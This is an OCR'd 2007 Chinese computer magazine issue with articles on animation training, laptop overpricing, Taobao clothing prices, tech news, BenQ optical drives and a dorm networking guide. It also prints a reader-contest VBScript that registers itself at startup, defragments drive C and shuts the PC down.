动画培训领域有一句很经典的话：你虽然有一支“神笔”，但却不一定能成为“马良”。计算机动画是艺术和科技的联姻，从事这项充满挑战的创新工作，要求从业人员同时对创意和技术流程有深刻的理解。2000年后，随着国内动画产业的迅速发展，各地高校纷纷设立相关专业，招生数量迅速扩大。截止到2006年，中国传媒大学、中央美术学院、北京服装学院、中国戏曲学院等开设动画专业的高校已达200所。此外，北京龙马世纪、十月数码、上海中科上影、深圳IDMT、山东高路动画等全国各地的动画培训班也开展得如火如荼。面对诸多的培训机构，我们应该如何选择？大学本科的动画专业和社会上的培训班有什么差别？就业方向又有什么不同呢？



学院派

齐宣是个动画专业科班出身的学士，已经毕业两年了。目前在深圳一家公司从事动画编导工作，月薪6000元。小齐在上大学前就有一定的美术基础，大学的学习给了他更加系统化的理论知识。虽然小齐在软件技能上比起上过培训班的同学有所欠缺，但在他看来“做动画最重要的是创意。我平时就很喜欢思考，校园里的文化氛围和老师在表演、美术方面的讲授都给了我潜移默化的影响。”那么到底什么样的人适合报考动画专业呢？

建议：1.想既学技术也学创作，大学本科就对口味；

2.想搞深层次的动画策划、管理，读硕士就十分必要了。



北京电影学院动画学院院长孙立军


建议：1.本科教育更多的是理论和一些前期的东西，学生的平均素质会高一点，但是缺乏经验。

2.一些想往制作方面发展的学生也意识到了自己在操作能力方面的薄弱，他们大三大四的时候会进入培训班，在制作技能方面进行更加深入的学习。

IDMT（深圳环球数码）资深动画教育专家许一帆

目前国内动画人才主要集中在中期制作环节上，这是国内动画人十几年来“代工”的直接后果。因此动画前期规划和创作人才缺口非常大，也就是说从事编剧、导演、造型、美术设计的人才十分紧缺。而这些领域只有在国内顶尖艺术类高校中才能学到。

培训派



杨峥中专毕业后，上了八个月的Maya全科培训班，现在的工作主要是做模型，月薪2000元。这位“过来人”对记者说：“培训班要在短时间内强迫你接受很多东西，所以上课的时候压力特别大。只有性格坚毅承受能力强的人才能来上培训班，否则肯定坚持不下来。”课程结束后，“填鸭式”的教学没有给小宝提高太多的实战能力。因为在真正的工作中，使用软件执行编导的意图还是需要实战锻炼的。

建议：1.要想成为合格的动画人才，可以利用短期训练班，尽早培养动画意识；

2.真正学习时要有清晰的目标，如果你只想学技术，能尽快入职上手制作，那职高、大中专或长期培训班就很实用。

北京电影学院动画学院院长孙立军

建议：动画是一个实操性极强的行业，有些人虽然没有受过高等教育，但个人美术感觉好，实践工作多，在项目中也会有出色的表现。



IDMT（深圳环球数码）资深动画教育专家许一帆

程序操作工居多，月薪1500元左右，动画加工就像流水线，要的是最快地出活儿，而不是优秀的思想和理念。

前期策划人稀缺，月薪3000元左右，好的动画片最关键的是有优秀的前期策划人员。

外资工作室打工，月薪6000元以上，对于外资工作室来说，创作和策划才是一部动画片的灵魂。



如今社会上各种培训班的水平良莠不齐，很多培训班只停留在对软件本身使用方法的讲授，根本没有任何实战项目的培训。这也给学员就业和用人单位招聘造成了一定的尴尬。宏信公司CEO陈宏刚先生反映：“我们想招一些好的游戏动画制作人才，可根本就招不到人。国内动画人才在软件应用上比较熟练，但会不会使用动画制作软件并不是评判动画师是否出色的唯一标准，能否领会导演和编剧的意图并付诸于实践同样很重要。企业需要的是有实战能力的复合型人才。” CF[XW01]



来自读者

本刊实习记者/王媛

Tag 电脑、价格欺诈、电子市场

您有什么问题需要得到专家解答，
请致电：010-68252293

《电脑爱好者》记者，你好！

我前几天到海龙买笔记本电脑。本来要买Acer 6292(100512N)，但导购人员说Acer的这款机器有很多毛病，并极力推荐买HP的。我听信了他的话，以9500元买了HP V3416TX。回来之后上网一查，发现北京地区这款电脑的报价在8000元~8200元之间！天呐，我居然平白无故地被诈去1000多块钱！你们能帮我想想办法，把这钱要回来吗？

读者：王先生

王先生，您好！

您说的这个情况并不是个案，特别是在暑期，电脑卖场里屡屡发生这类事件。为此，我们专门采访了于国富律师。

首先，电子市场里漫天要价的现象确实是非常普遍的，但是从法律上讲，成交价格是一种买卖双方在成交时达成的协议。这就和同是买衣服，商场和小店的价格就有很大落差。所以我们必须提醒大家：一定要注意价格，千万不要听卖家忽悠。一旦付了钱，再拿回来的可能性就微乎其微了。即使您找电脑卖场的负责人进行协调，卖场顶多会协调商家给您一些其他方面的补偿，价值几百块钱而已。

不过，如果商家有承诺的配置与实际不符、以次充好等行为，就构成了法律上的欺诈。消费者完全可以拿着相关证据（人证、物证、视听资料都可以作为证据使用）和商家协商，对退换货和赔偿问题达成和解。如果协商不成功，也可以向当地工商部门或消协进行举报。这里还要提醒消费者的是：如果买卖双方发生矛盾时动起手来，事情就有可能从民事纠纷转化成刑事纠纷，严重的话就一定要报警解决。

最后，也是最重要的一点，去卖场之前要多收集一些配置相近的机型资料，不要只看一款机型。最好和懂行的人一起去，而且一定要货比三家。如果商家推荐了自己不熟悉的机型，更要多问几家，不要立刻就购买，回来以后查查资料再决定也不迟。此外，买了机器以后还要注意保存好证据（尤其是自己机器型号的配置说明和发票），以备将来出问题时能够有效维权。 CF[XW02]

cheap or expensive?


淘宝买货

Tag 淘宝、衣服、暴利 > CFan黑板报 > CFan新视界

本刊记者/杜昕

去年网上什么卖得最火？是衣服，不是电脑！据FORRESTER RESEARCH发布的报告显示，从头到脚的穿戴在去年的销售额是183亿，远远超出电脑172亿的数额。2007年衣服在网上的市场预期有望达到221亿美元。

很多人都认为在网上买东西要比在实体店便宜很多，因为网店不需要像实体店那样支付房租、水电等成本。然而前不久，一位网友在天涯论坛上发表的帖子《淘宝衣服利润大曝光》，却曝出了淘宝网店卖衣服居然比实体店贵好几倍的猛料。“淘宝著名的疯抢店里，一件标价148元的上衣，在服装批发市场的拿货价是55元；一条牛仔短裤，网店的价格是138元，进货价格是48元；一件风衣，网店价格398元，实体店卖215元。并且，如果拿货的数量大，价格还会更便宜！”



贵，就一个字

实体店的衣服真的那么便宜吗？帖子中提到的实体店是杭州四季青和上海七浦路服装批发市场，记者虽然身处北京，无法到这两个市场实地考察，但仍去了北京著名的动物园批发市场，为大家一探究竟。


此时正值暑期，一大早，动物园服装批发市场就已经人头攒动、热闹非凡了。不少年轻女孩陆陆续续拉着小推车走出市场，车上大包大包地挤着装满衣服的黑塑胶袋，一看就知道她们是零售店的店主，刚批了衣服满载而归。在此行的前一天，记者在淘宝上着实做了一番功课，熟悉那些热销的衣服款式和价格，在有了大概的印象后，调查正式开始了！



2


1

尽管记者在市场中不一会儿就转向了，但还真的发现了不少和淘宝网店中款式相同却便宜很多的“宝贝”。相比较下，淘宝网店的价格居然要比实体店的零售价贵出好几倍！





实惠还是上当?

1 韩版吊带衫，淘宝价268元，实体店零售价45元
2 纯棉短袖连衣裙，淘宝价100元，实体店零售价25元
3 吊带连身裙，淘宝价215元，实体店零售价30元
4 休闲吊带背心，淘宝价298元，实体店零售价35元

争争谁有理

网店里卖的衣服到底应不应该比实体店的贵？这个问题，不仅在网上引起了轩然大波，在记者随机采访的过程中，很多人也道出了自己的看法，就连“爱好者编辑部”里也出现了针锋相对的两种观点。

正方

实体服装店店主：我的小店在学校旁边，因为是面向学生群体，衣服基本上都是在进价的基础上加20~30%的利润就出货了。我在供应商那里经常能碰到跟我进同一款货的网商们，也经常到网上比较价格，不少网店确实卖得比我贵，而且这些网店出货多，拿到的还是更低的“打包价”。

淘宝买家：我在淘宝上买过几次衣服，都很失败。主要因为很多卖家都在图片拍摄和后期PS上下了很大工夫，所以看起来质地很好，可买到手就发现完全不是那么回事了。就算质地还可以接受的话，做工也差强人意；做工好的话，上身效果也让人大失所望。

《电脑爱好者》小编甲：如果是只有淘宝上才有的货品，别的地方买不到的话，那买家花钱多一些也无可厚非，毕竟货品有稀缺性，卖家就靠这点来赚钱。可是很多货品都是店主从批发市场里批来的，要那么高的价格不说，还标榜自己的宝贝零利润，不能还价等等。淘宝店主需要赚钱，这个道理买家不是不懂，可是赚钱不能昧良心啊！

路人MM：一些网店店主正是借着大家认为网店货品比实体店要便宜，才敢漫天要价。的确，网络购物给大家带来了很多方便，网店店主在经营过程中也付出了不少劳动，可是，不能因为这些就把漫天要价说成是有道理的，把暴利说成是应得的。

反方

淘宝卖家：让你去进货来卖你就知道了。难道你不用拍照？不用天天对着电脑？不用修剪衣服发货？不用顶着大太阳去补货？不用负担积压成本？不用赚钱养活自己？卖东西如果不挣钱，谁还会卖呢？

淘宝买家：说淘宝卖衣服暴利，这个说法太片面了。其实很多淘宝上的店家每件衣服的利润只有个位数，不能一概而论啊！


《电脑爱好者》小编乙：我认识一个淘宝卖家，她精心做了搭配，自己穿上货品后拍出效果图，还给同一件衣服做了几种搭配方案供买家参考；然后，她对每一件衣服都做了很打动人心的文案描述，比如卖一件江南布衣的衣服，她就用“婉约派”笔法来打动买家，卖一件仿牌的衣服，则会找出T台图片和明星效果图做对比。完成这些工作，常常要忙到晚上，而实体服装店一般不会这么做。所以，她给每件衣服的标价都是进价的一倍，虽然在搜索系统里能搜出同一款衣服售价比她更低的卖家，但是她坚持不降价，但还是有很多人还是愿意买她的货。

路人GG：在网上似乎贵点的东西好卖些，因为大家本来就对网上货品的质量心存疑问，所以宁可相信同一样货品，价格贵些的质量要好些。但实际上却并不见得。因此，就是会有一群头脑发热的女人愿意去追捧那些所谓的“疯抢店”卖家啊。看到别人买自己就买的“跟风”心理，很容易吃哑巴亏。

中立

我还是会继续在淘宝上购物的，毕竟还是很方便的，也有一些很实在的卖家，可以参考他们的搭配，有缘的话还可以交上朋友。我建议大家在看中某件货品的时候用关键字先搜索一下，比较一下价格，虽然价格不能说明一切，但是既然都是同一个牌子同一个地方的卖家，价低的东西的质量也不会差到哪里去。

淘宝上购物虽然要付邮费，但是确实是比逛街要便利，有些东西也的确便宜。如果一味地觉得，卖家赚钱我就不买了，有点极端。



淘宝，别贵得离谱

在记者调查过程中，发现其实不仅仅是衣服，很多其他种类的商品也出现了这种网店比实体店卖得贵的情况。比如首饰、玉器、水晶、箱包、化妆品和电子产品的配件等。相比之下，像图书、电脑、小家电、数码类等这些在实体店明码标价了的产品更为实惠。


一位不愿透漏姓名的淘宝网工作人员对记者说：“其实，淘宝网建立的初衷就是，一方面在网络上为买家提供相对便宜的商品；另一方面，为卖家提供就业机会。由于开网店没有店铺费用等开支，卖家可以业余兼职，可以白天上班，晚上处理业务，卖多卖少无所谓，纯属额外收入。因此，目前来说，淘宝对C2C的卖家不收税，在国外也是这样。”而如今一些淘宝卖家的所作所为，已经违背了这个初衷。

一位淘宝粉丝表示，其实，淘宝重在淘，大家在挑选宝贝的时候，应该货比三家，多看看、多转转，多了解一下，买性价比最好的。这才是淘宝“淘”的精神所在。 CF [XW03]


3



4



▲脑机接口技术利用电极收集由人脑思维引起的头皮反映

▲操作者利用想象运动摇控机器

用眼睛拨电话，用意识玩电脑

Tag 脑机接口技术、想象运动 清华大学医学院

■实习记者/**王媛**

曾几何时，“眼神移物”、“意念取宝”都只是小说和电影里才能看到的名词。然而，日前由清华大学医学院生物医学工程系研制的脑机接口技术已经让这一切成为现实。脑机接口技术通过实时记录脑电波，在一定程度上解读人的简单思维，并将其翻译成控制命令，来实现人的“思维”对机器人、计算机、家用电器等设备的控制。

去年6月，清华大学的脑机接口技术已经实现了用意识控制机器狗的活动。今年7月，这项技术进一步成熟，实现了更多神奇的功能。基于脑机接口技术去驱动鼠标，残疾人上网浏览得以顺利实现：在电脑屏幕的边界放置发射不同频率光线的方格式光源，其含义各代表控制鼠标平面运动的4个方向。再加上两个光源分别代表鼠标左右键，用视觉驱动的鼠标就能顺利地在屏幕上移动了。

这是在借助电极帽上的传感器而用意识进行控制吗？面对记者的疑问，负责该项目的高上凯教授介绍说：“严格意义上说，这和用意识控制还有很大的距离。我们只是通过对人脑电波的研究成果做一些实际控制上的应用。因为它是通过操作者想象而实现运动控制的，所以我们称之为想象运动，而其中核心的技术是脑机接口技术。我们看到的戴在操作者头上的电极帽就是脑机接口技术中重要的信号采集设备。”脑机接口技术完全对人体无害吗？高教授解释说：“所谓对人体的伤害是外界的能量作用于人体而产生的刺激、影响。而现在的想象运动中采用的脑机接口技术只是从人脑采集信号，并没有来自外界的能量，当然就不会有伤害了。”

脑机接口技术给丧失肌肉控制功能但思维依旧灵活的残疾人提供了神奇的解决方案。或许它的设计还不够完善，但用发展的眼光看，不用太长的时间，这项技术就会给残疾人，甚至是正常人带来难以想象的价值。也许到那个时候，写文章不用再敲字，黑客帝国中的情景就也不再是虚幻的了。 CF[XW04]

无线股票机，炒股更无敌

经过漫长的等待，Ambient Devices魅力无穷的“thin data”无线设备终于投产了。这款名为Market Maven的产品将于今年9月上市，虽说不像Optimus Mini Three（3按键的Mini光学键盘）或是桌面小摆设那样吸引眼球，倒是有种朴素的美。售价125美元。

Ambient Devices的功能也是如同外观一样的简单，可以告知你何时开市，并在开市后每15分钟更新一次DJIA（道琼斯工业平均指数）、NASDAQ（纳斯达克综合指数）和S&P 500（标准普尔500指数）。由于它利用的是普及至美国90%以上家庭的Ambient Devices Infocast Network，用户无须进行烦琐的网络设置或是每月交付高昂的订金，只要喂它几节7号电池，就可以工作了。看来中国用户想要拥有这么一台，还不知道要等到何时呢。 CF[XW05]



美国国防部欲为士兵大脑安装芯片



据国外媒体称，美国国防部计划向士兵的大脑里植入一种微型芯片。

这枚芯片由C3B（Centre for Bioelectronics, Biosensors and Biochips）研究所研制，它可以对士兵的身体状况等信息进行监测和收集。这意味着，在医疗兵到达士兵身边后，能够迅速地了解病人的详细病因，从而快速地做出医疗解决方案。这种方式对于那些昏迷过去的士兵特别有用。

美国国防部已投入高达160万美金的资金，委托克莱姆森大学开发这项计划。该芯片相当于两粒大米大小，里面装有芯片和天线，能够24小时不间断地监测生命迹象并将其传送出来。

这种技术也面临不少反对声音。一些反对者说，这一技术可能被用于监控。它可能先是用于有需要的病人、军警，但最终可能会泛滥成灾，使整个社会处于被监控的状态下。最让人担心的是，这种芯片还可能在体内游走，如果发生那种情况，就要扫描确定芯片新位置后，再开刀取出。 CF[XW06]

日立立体影像

日立发布了一种便携式、无需特殊眼镜即可360度欣赏的立体影像显示器，其可以将多角度摄影的图像结合成一张图像并呈现在液晶显示器上，藉由液晶显示器上方倒置的多角锥形镜面装置，让人们透过多角锥镜面看到眼前栩栩如生的立体影像。



171条

国家语委今年尝试着先公布了171条来自网络的新词汇，这是国家语委副主任、教育部语言文字信息管理司司长李宇明16日在教育部就《2006年中国语言生活状况报告》举行的新闻发布会上对外界公布的消息，也引起了人们对新词汇的关注。李宇明认为此举并不意味着一年新产生的词汇只有171条。一个新词是今年产生的还是去年产生的、还是前年产生的，确定起来非常困难，难度非常大，但是我们努力试图发现新词语的途径。



量子计算机

美国斯坦福大学的研究人员，将他们关于量子计算机的研究成果发表在了最新一期的《Physical Review Letters（物理评论快报）》上。在单一半导体芯片上，研究人员集成了快速单位旋和快速双量子位门，这两个部分都是光控的。在量子计算中，电子自旋的方向和相位可以表示位状态，同时门可以负责处理数据输入和输出的可逆操作。这个半导体芯片只有平方毫米大小，由腔洞环在一起组成，这种结构被称为loop-qubus。每一个腔洞内都有一个量子点，也就是在一小片半导体内包含一个电子。通过把激光脉冲集中到某一单个量子点上，这使得电子自旋开始旋转，改变该位的状态。

“纸”电池

由美国研究机构RPI开发出了“纸”电池的原型。它是一种以纸（纤维）作为隔膜，而以奈米碳管组成电极，目前仅能提供2~3伏特的电压，大概能点亮一颗小灯泡。研究人员表示，这样的电池不仅能够让使用者随意折叠，也可随需要来作剪裁至适合大小，即使在不规格且狭小的环境，都应该能正常使用；同时他们也见到了这样的产品跟太阳能装置结合的潜力，作为更好的电力储存媒介。而当尺寸发展到了一定的程度，也可能将其贴在车门内部，用来提供额外的行车电力使用。不过目前奈米碳管的技术、成本方面的要求还是太高了，同时在效率上也还跟不上目前市场上的电池或是超电容等产品，但它在使用上的弹性，还是能够在市场保有一些空间的。



网上早市



互联网标志性企业亚马逊（Amazon.com）网上商城开始售卖鸡蛋、蔬菜和咸肉，活像一个百姓身边的早市。一家以卖书为生的公司，缘何做起了生鲜食品的生意？一种观点认为，2007年的互联网市场已经足够成熟。另一种观点则认为，美国亚马逊此举提醒我们电子商务该有所约束，网站能做什么不能做什么该有所登记，因为传统商业领域，工商部门负责监管企业经营范围。

18家

在信产部的最新集中检查中，又有18家SP企业被查出存在违规行为，其中包括了天极、新浪以及上海美通等著名SP。检查结果显示，18家SP企业在经营过程中存在通过互联网进行虚假宣传、诱骗用户使用并收费、明码标价不规范等违规行为。从注册地来看，北京共有13家SP被曝光，占据了总数的70%。记者获悉，在核实确定具体违规事实后，运营商已经依照合作协议对违规SP企业进行了暂停端口、业务下线和扣除积分等处理，最高罚款金额达到了3万元。

42%

Jupiter Research机构调查显示，13岁以下儿童的父母中，有高达42%的父母非常愿意为孩子的“位置服务”买单。另据调查显示，手机用户当中，18岁到24岁的年轻人中，有26%的人希望通过手机服务知道情侣的位置。

Social networking or blog mobile access

Frequency of access	France	Germany	Italy	Spain	UK	US
Almost every day	0.8%	0.5%	1.5%	0.7%	0.3%	0.7%
At least once each week	0.2%	0.4%	0.4%	0.6%	0.7%	1.1%
Once to three times throughout the month	0.7%	1.0%	0.9%	1.0%	1.4%	1.8%
Ever in month	1.7%	1.9%	2.8%	2.3%	2.5%	3.5%

Source: m:metrics

1230万

7月，一项调查表明，在美国和西欧一些国家，共有1230万用户通过手持设备访问网络社区，其中美国用户最多，高达750万。MySpace.com社区网站成为美国用户最喜爱的社区网站。MSN.com则被西欧的用户关注。

主流图片格式

刚刚落幕的WinHEC大会上，微软除了重提Windows Vista、Windows Server 2008的进展外，今年重点当属该公司在2006年推出、甫送交标准组织送审的图文件格式HD Photo。微软数字媒体部门资深经理Bill Crow指出，虽然目前宣布支持HD Photo技术的打印机、数字相机数目还寥寥可数，“但是微软相信，以HD Photo更好画质、更高压缩技术的特色；加上Windows XP和Vista直接支持，两年以内HD Photo就会取代JPEG成为主流图片格式。”HD Photo是微软自行研发，欲取代JPEG的新图片格式。压缩效率可达JPEG的两倍，因此相同质量所需的档案空间仅为JPEG 的一半。每种色彩数据可支持到16或32位，优于目前的8位，以保留更多图片细节等。 CF[XW07]


1998年-大嘴鳄


1999年-极速鳄


1999年-神笔鳄


2000年-神行鳄


2001年-数码鳄


2003年-神气鳄


2004年-快乐鳄


2005年-萨

大嘴鳄鱼成名记

明基光存储产品经理郭刚专访

■本刊记者/**商驰**

1998年10月，当明基第一次在32×CD-ROM驱动器上打出“鳄鱼”这个品牌形象的时候，谁也没想到它见证了9年来光存储产品的发展历程。如今“鳄鱼”已经成了一个大家族，除了DVD刻录机等主流光存储产品之外，蓝光刻录机乃至移动硬盘上也都能看到鳄鱼们的身影。



说起这条鳄鱼的诞生过程，还真是颇有几分戏剧性。早在1998年，当时国内CD-ROM刚刚流行起来，特别是播放VCD影碟几乎成了每台电脑的必备功能。但是很多人随即发现，他们花大钱买来的CD-ROM光驱，在播放街头巷尾购买的VCD影碟时很不流畅，满屏马赛克不说，还经常因读不出盘而死机。

“超强纠错”一举成名

李平辉是当年第一批用电脑看VCD影碟的人之一，他这样告诉记者：“当时我请人攒了台奔腾MMX的电脑，但是外面买的大部分VCD盘放起来都卡，我还以为被‘杀熟’了呢，后来才知道是光驱读盘能力不行。”当时的明基敏锐地发现了这个市场需求，于是组织人力进行市场调研，发现当时充斥市场的很多都是欧美和日系品牌，并没有针对中国的国情进行优化，而且当消费者找到这些厂商的时候，这些厂商也只是用“光盘质量不佳”等理由来敷衍用户。

明基随即在内地组建了研发团队，通过对不同类型盘片的优化、不断更新Firmware等方式，逐渐提高光驱的读盘能力，最终以鳄鱼这个形象推出了CD-ROM光驱产品。至于为什么要用鳄鱼形象，郭刚引以为豪地说：“鳄鱼不挑食的习性我们都知道，很容易联想到明基光驱不挑盘的超强纠错性能。”

另外，明基还把鳄鱼的形象做成玩偶摆放在电脑城里，当时电脑城里还很少有这类宣传品，很多人看了都觉得很新奇，进而也就了解到了明基光驱优秀的读盘能力。有趣的是，随着明基鳄鱼逐渐成名，各种如猴子、鲨鱼、啄木鸟等动物形象也开始出现在其他品牌的光存储产品中，相信很多老读者都还记得。

看准消费需求才能成功

说到明基鳄鱼的成功，最根本还是要看准消费需求，并推出有特色的产品。很多老用户都对“缓存欠载”这个词非常熟悉，原因是早期的刻录机没有防刻死技术，刻录光盘时经常因为数据传输跟不上而导致刻录失败。谈到这里，郭刚告诉记者：“当时CD刻录机刚出来，缓存一般都只有2MB，所以经常刻飞盘。明基就是那个时候推出了有8MB超大缓存的8432A刻录机，刻录成功率提升非常明显。”市场的热烈反响是对这款产品的最大肯定，8432A一时间频频见诸各大媒体，几乎成了CD刻录机的代名词。

后来明基又发现，虽然刻录机的速度达到了16×，但相应速度的刻录盘却买不到。于是明基开始主动联系刻录盘厂商，探索使低速盘片超速刻录的方法。“刚开始是我们找光盘厂联系，后来对方就主动找上门来了，因为明基的刻录机甚至能把4×刻录盘超刻到16×，而且保证刻录品质。”说到这里，郭刚掩饰不住满脸得意的神色。

看准消费需求、推动产品的平民化，再加上鳄鱼这样深入人心的品牌宣传，明基光存储产品的成功自然也是理所当然的。

“要留住用户，就得让他们成为大家庭里的一员”

9年来，极速鳄、大嘴鳄、神笔鳄等众多鳄鱼形象伴随着明基光存储产品不断推出，除了鳄鱼们自己的队伍不断发展壮大之外，还有数千万消费者加入到了鳄鱼的大家庭里。鳄鱼诞生5周年以来，明基每年都会举办回馈老用户、迎接新用户的庆典活动。《电脑爱好者》的老读者沈军，曾经在鳄鱼8周年活动中免费把DVD-ROM升级为DVD刻录机，他回忆起当时的事情时，仍然掩饰不住语气里的兴奋：“我根本没想到能抽中，只不过是上网时看到了活动页面，随便填一下试试。”结果他幸运地成为150名幸运老用户之一，还打算把换来的DW1650刻录机好好保存，准备几年后再去参加类似的活动。 CF[XW08]

2007年-蓝光鳄

和所有人一样，我也讨厌条目繁多的手册（特别是指导、帮助、指南或类似的东西），所以这本超牛的新生入学指导当然不会是这样无聊的。因此在这本“指导”中，你将看到的故事发生在一所虚构的“稀饭大学”，那里有一个著名的401寝室，寝室成员包括狂PK、番茄、Cornel、小特……

大学浮生记

\超牛的新生入学指导

策划/《电脑爱好者》编辑部
监制/狂ρκ
撰稿/MGA(上海)

Tag 局域网应用、视频转播、话费节省、代理上网、文件共享、网吧技巧、装机配置、P2P限制
学生宿舍、网络设置、手机通讯 〉应用方案、技巧、知识、问答 〉特别话题

大学新生在大学里通常被视为菜鸟，不仅仅因为他们是新来的，更因为他们在学校里很多时候搞不清楚状况。宿舍无法联网只能去网吧、给隔壁楼心仪的MM彻夜发短信导致手机停机……于是，没过多久，就出现了“交通基本靠走、通讯基本靠吼”的窘迫局面。为了帮助新生们摆脱困境，某个热心的学长编写了这本超牛的入学指导，一时间在新生中被奉为“入学圣经”。

新生头疼事排行榜

网“巨”难上
- 学校宿舍明明已经预留了网线接口，可就是死活上不去网。
- 宿舍里的兄弟们人手一台电脑，可宿舍就一条网线。
- 好不容易买了路由器，可学校网管绑定了上网的MAC地址。

网吧“贼”贵
- 网吧收费太高，但办预存卡又感觉不安全。
- 网吧虽然多，但便宜却不一定好。
- 包夜上网，早上起来钱包不见了。

宿舍“很”无聊
- 宿舍里游戏联不了网，想不去网吧都不行。
- 放个电影，小小的屏幕一堆人挤着看。

手机“特”爱停机
- 彻夜发短信，次日停机。
- 套餐太多，看花眼。

电话粥“煲”空钱包
- 想家=高额长途。
- 就在隔壁楼，还得打通宵电话。

2007年15期特别话题《VBS快餐店》——奖金花落谁家？



本次参与活动的高手很多，但这种有奖金的活动为什么留名不留联系方式呢？请获奖者在看到本通知后速与编辑部联系。来参与活动的代码中，有相当数量都不符合要求，最典型的问题是没有采用异步执行。
活动网址：http://blog.cfan.com.cn/index.php/60133/action_viewspace_itemid_121050
获奖者：wjak　　获奖理由：完整实现所有功能，可靠性最高。
由于篇幅有限，只选取部分代码刊登在杂志上，有兴趣研究的读者可以在活动网址中找到获奖的完整代码。

代码：自注册子过程　　作用：将自身加入启动项

```
Sub SelfReg()        '注册过程
    const HKEY_LOCAL_MACHINE = &H80000002
    Dim strComputer,oReg,strKeyPath,strValueName,strValue
    strComputer = "."        '选择本地计算机名
    '创建WMI注册表管理对象
    Set oReg=GetObject("winmgmts:{impersonationLevel=impersonate}!\\" &strComputer & "\root\default:StdRegProv")
    strKeyPath = "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
    strValueName =SelfName
    strValue =SelfName&".vbs"
    oReg.SetStringValue HKEY_LOCAL_MACHINE,strKeyPath,strValueName,strValue        '写入注册表键值
    Set oReg=Nothing
End Sub
```

代码：整理子过程　作用：整理C盘并在完成后调用关机程序

```
Sub DfrgC()
    Dim WShell,oExec,Ctrl
    Set WShell=CreateObject("Wscript.shell")
    Set oExec=wshell.exec("C:windows\system32\defrag.exe C:")        '调用命令行下的磁盘整理工具对C盘进行整理
    Do
        If oExec.Status=1 Then        '如果整理完成就调用关机程序
            Call ShutDn()
            Exit Do
        Else
            Wscript.sleep 60000        '每分钟检查一次磁盘整理进度
        End If
    Loop
    Set WShell=Nothing        '回收系统资源
    Set oExec=Nothing
End Sub
```

自己把网整明白，别再对网管咬牙切齿

通过本章节你可以学到：√上网前的网卡设置方法 √选择集线器、交换机，还是路由器 √网络设备工作原理 √共享上网的安装设置

这是开学前报道的第一天，狂PK背着足以砸死人的超沉重行李艰难地走进宿舍楼，又艰难地爬上了4楼，据说当时在宿舍楼前那条并不坚硬的泥路上留下了不少痕迹颇深的脚印，并被后来的学生传为校园恐怖传闻（据说只有野人才能留下这么深的脚印……）。你可能会感到好奇，他到底背着什么行李竟然这么沉？其实是扛着台电脑主机又扛了台笔记本电脑。好不容易推开宿舍的门，本以为自己是第一个到的狂PK傻了眼，宿舍里的其他5人竟然早已经到了，甚至有一位浓眉大眼的兄弟已经架好了电脑玩起了经典版的仙剑。

经过大家的一番自我介绍后，401寝室的6人组合终于正式登场了。

Cornel——喜欢足球，买昂贵手机不眨眼的家伙，据说在某著名手机论坛担任版主。

番茄——拆解癖严重，爱好是拆解电脑硬件和重装系统，由于其对硬件的特殊癖好，宿舍组网的大任自然就归他了。

小特——据说刚来学校就和对面女生楼的MM搭上了腔，每天晚上不煲上2小时电话粥就睡不着觉的男子。

阿贵——花钱异常谨慎的家伙，喜欢收藏电影和视频短片。

杨过——刚到宿舍时大家都以为他是国外的交换生，后来才弄明白原来他说的是方言。入学没多久就几乎认识全校所有人了，想找人就先找他。

狂PK——虽然在宿舍放了电脑，可还是会翻墙去网吧过夜，白天在宿舍睡觉时能完美伪装成被子的形状，宿舍管理员都发现不了。

插上网线不一定能上网

“这宿舍到底有没有网啊？”狂PK刚把机器组装完毕，就迫不及待地问。

Cornel仍然在仙剑中无法自拔，头都没回就说道：“当然有，不过全宿舍就一个接口，在你写字台底下。”

用网线把电脑和宿舍的上网接口连接好之后，狂PK习惯性地打开Theworld（基于IE内核的多窗口浏览器），可不管打开什么网址不管怎么刷新，始终是该页无法显示。显然，网没连接上。番茄在这方面很有经验，于是过来帮忙设置。

完全自动分配——纵容懒人的接入方式

如果你和狂PK一样懒，那一定会喜欢这种接入方式。如果你没有修改过网卡的设置，那么直接插上网线就行了。如果你曾经修改过设置，请按照下面的方法手动将网卡的IP获取和DNS获取设置为自动分配。

1

第1步：点击“开始→设置→网络连接”（如果桌面上有“网上邻居”图标，也可以直接右击它并选择“属性”），在打开的“网络连接”窗口中可以看到“本地连接”，右击它选择“属性”（见图1）。

小提示：“网络连接”里有很多项目怎么办？


如果你使用的是笔记本，那么在网络连接中还可能会有“1394连接”、“蓝牙连接”、“无线网络连接”等。这时应该根据你当前使用的网络线路进行设置，比如用无线网卡上网的就用“无线网络连接”，如果只用普通网卡则还是应设置“本地连接”。

第2步：在弹出的“本地连接属性”窗口的“常规”选项卡中，双击“Internet协议（TCP/IP）”，打开“Internet协议（TCP/IP）属性”窗口，在“常规”选项卡中分别选择“自动获得IP地址”和“自动获得DNS服务器地址”（见图2），依次点击“确定”关闭窗口。



2

第3步：插上网线（无特别顺序，设置前已经插好网线也没关系），稍等几秒后系统获取完IP和DNS地址后就能正常上网了。如果还是无法打开页面，可以右击屏幕右下角系统托盘中的网络连接图标（普通网卡的网络连接图标是两台闪动的小电脑）选择“修复”，然后等修复过程完成后再尝试（见图3）。



3

